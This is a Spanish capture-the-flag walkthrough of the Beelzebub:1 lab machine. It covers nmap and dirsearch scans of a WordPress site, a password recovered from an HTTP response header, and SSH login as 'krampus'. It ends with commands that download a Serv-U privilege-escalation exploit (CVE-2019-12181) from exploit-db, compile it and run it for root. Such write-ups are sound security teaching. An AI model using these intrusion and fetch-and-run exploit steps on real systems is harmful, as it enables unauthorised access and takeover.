Vamos a hacer el writeup de la máquina virtual llamada BEELZEBUB:1


Lo primero es hacer un nmap para poder averiguar la ip de la maquina la cual es 192.168,56.104

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 07:24 EST
Nmap scan report for 192.168.56.102
Host is up (0.0014s latency).
Nmap scan report for 192.168.56.104
Host is up (0.0011s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 8.57 seconds
```


hagamos un escaneo básico "nmap" para ver qué puertos están abiertos:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 07:25 EST
Nmap scan report for 192.168.56.104
Host is up (0.00058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Vemos que el puerto 80(http), 22(ssh) están abiertos. Por ahora echemos un vistazo al puerto 80 (http). Que esté abierto probablemente signifique que debe haber una página web disponible. Lo que resulta ser cierto:




Así que ahora ejecutemos una herramienta transversal de directorio llamada " dirsearch " contra nuestra máquina vulnerable y veamos qué aparece:



Parece que obtenemos algunos resultados interesantes. Y así, después de visitar muchas de las URL encontradas en busca de pistas. En la página fuente de /index.php se nos revela un mensaje oculto:

```
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<!--My heart was encrypted, "beelzebub" somehow hacked and decoded it.-md5-->
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.30 (Ubuntu)</address>
</body></html>
```


Ahora las dos palabras resaltadas “belcebú” y “md5” son las dos claves para nuestra siguiente pista. Dado que md5 es una función hash y "beelzebub" está entre comillas. Convirtamos “beelzebub” en un hash md5 y veamos qué podemos hacer con él:



tomando el hash md5 “beelzebub” ahora convertido a al colocarlo en el comando "dirsearch", obtenemos esto


```
Extensions: txt, htmp, php | HTTP method: GET | Threads: 25 | Wordlist size: 10454

Output File: /home/kali/reports/http_192.168.56.104/_d18e1e22becbd915b45e0e655429d487__24-02-23_07-50-54.txt

Target: http://192.168.56.104/

[07:50:54] Starting: d18e1e22becbd915b45e0e655429d487/
[07:50:57] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.ht_wsr.txt
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess.bak1
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess.save
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess.orig
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess.sample
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccessBAK
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess_orig
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess_sc
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccessOLD2
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccess_extra
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htaccessOLD
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htm
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htpasswds
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.htpasswd_test
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.html
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.httr-oauth
[07:50:58] 403 -  279B  - /d18e1e22becbd915b45e0e655429d487/.php
[07:51:16] 404 -   55KB - /d18e1e22becbd915b45e0e655429d487/index.php/login/
[07:51:16] 200 -   19KB - /d18e1e22becbd915b45e0e655429d487/index.php
[07:51:17] 200 -    7KB - /d18e1e22becbd915b45e0e655429d487/license.txt
[07:51:25] 200 -    3KB - /d18e1e22becbd915b45e0e655429d487/readme.html
[07:51:35] 301 -  352B  - /d18e1e22becbd915b45e0e655429d487/wp-admin  →  http://192.168.56.104/d18e1e22becbd915b45e0e655429d487/wp-admin/
[07:51:35] 400 -    1B  - /d18e1e22becbd915b45e0e655429d487/wp-admin/admin-ajax.php
[07:51:35] 200 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-config.php
[07:51:35] 302 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-admin/  →  http://192.168.1.6/d18e1e22becbd915b45e0e655429d487/wp-login.php?redirect_to=http%3A%2F%2F192.168.56
.104%2Fd18e1e22becbd915b45e0e655429d487%2Fwp-admin%2F&reauth=1
[07:51:35] 200 -  580B  - /d18e1e22becbd915b45e0e655429d487/wp-admin/install.php
[07:51:35] 301 -  354B  - /d18e1e22becbd915b45e0e655429d487/wp-content  →  http://192.168.56.104/d18e1e22becbd915b45e0e655429d487/wp-content/
[07:51:35] 200 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-content/
[07:51:35] 500 -    3KB - /d18e1e22becbd915b45e0e655429d487/wp-admin/setup-config.php
[07:51:35] 200 -  446B  - /d18e1e22becbd915b45e0e655429d487/wp-content/upgrade/
[07:51:35] 500 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-content/plugins/hello.php
[07:51:35] 200 -  518B  - /d18e1e22becbd915b45e0e655429d487/wp-content/uploads/
[07:51:35] 200 -   84B  - /d18e1e22becbd915b45e0e655429d487/wp-content/plugins/akismet/akismet.php
[07:51:35] 301 -  355B  - /d18e1e22becbd915b45e0e655429d487/wp-includes  →  http://192.168.56.104/d18e1e22becbd915b45e0e655429d487/wp-includes/
[07:51:35] 200 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-cron.php
[07:51:35] 200 -    4KB - /d18e1e22becbd915b45e0e655429d487/wp-includes/
[07:51:35] 500 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-includes/rss-functions.php
[07:51:35] 302 -    0B  - /d18e1e22becbd915b45e0e655429d487/wp-signup.php  →  http://192.168.1.6/d18e1e22becbd915b45e0e655429d487/wp-login.php?action=register
```


Y después de revisar algunos de los directorios, podemos encontrar una página web en “wp-content/uploads/Talk To VALAK/index.php”.




En la página web encontramos un cuadro de entrada y un botón para "¡Saluda a VALAK!". Después de dar un nombre y hacer clic, aparece el mensaje "VALAK: <nombre>". Haga clic derecho y abra "inspeccionar elemento", luego hacemos clic en la pestaña "red" .

Y luego hacemos clic en nuestra solicitud POST que hicimos, mire el encabezado de respuesta y desplácese hacia abajo. Y lo que encontramos “M4k3Ad3a1” una contraseña.





Usamos el comando wpsan para encontrar el usuario con el que usar dicha contraseña, en nuestro caso salen dos usuarios que son krampus y valak, en nuestro caso usaremos el usuario krampus para acceder por ssh.



Ahora que iniciamos sesión, necesitamos ver si tenemos privilegios de root. Ejecutemos el comando id y veamos si estamos en el grupo sudoers;

```
krampus@beelzebub:~$ id
uid=1000(krampus) gid=1000(krampus) groups=1000(krampus),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare)
krampus@beelzebub:~$
```

Como no lo somos vamos a ver si podemos escalar de privilegios a root, al hacer un ls –la vemos el archivo bash_history y accedemos a el con el comando cat

```
krampus@beelzebub:~$ ls -al
total 104
drwsrwxrwx 17 krampus krampus  4096 Mar 20  2021 .
drwxr-xr-x  3 root    root     4096 Mar 16  2021 ..
-rw-------  1 krampus krampus  1407 Mar 20  2021 .bash_history
drwx------ 11 krampus krampus  4096 Mar 20  2021 .cache
drwxrwxrwx 14 krampus krampus  4096 May 26  2020 .config
```

En el vemos algunos comandos interesantes como los siguientes:

```
krampus@beelzebub:~$ cat .bash_history
```

```
wget https://www.exploit-db.com/download/47009
```

```
mv 47009 ./exploit.c
```

```
gcc exploit.c -o exploit
```

```
./exploit
```

Lo primero que haremos sera descargar el exploit con el enlace que econtramos con el comando wget

```
krampus@beelzebub:~$ wget https://www.exploit-db.com/download/47009
--2024-02-23 18:42:04--  https://www.exploit-db.com/download/47009
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [application/txt]
Saving to: '47009'

47009                               100%[=============================================================================>]     619  --.-KB/s    in 0s

2024-02-23 18:42:05 (179 MB/s) - '47009' saved [619/619]

krampus@beelzebub:~$
```

Al hacer cat al exploit nos sale una vulnerabilidad de escala de privilegios asique seguiremos ejecutando el exploit hasta el final

```
krampus@beelzebub:~$ cat 47009
/*

CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation

vulnerability found by:
Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev

to compile and run:
gcc servu-pe-cve-2019-12181.c -o pe && ./pe
```

Una vez ejecutado vemos que ya somos usuarios root de la maquina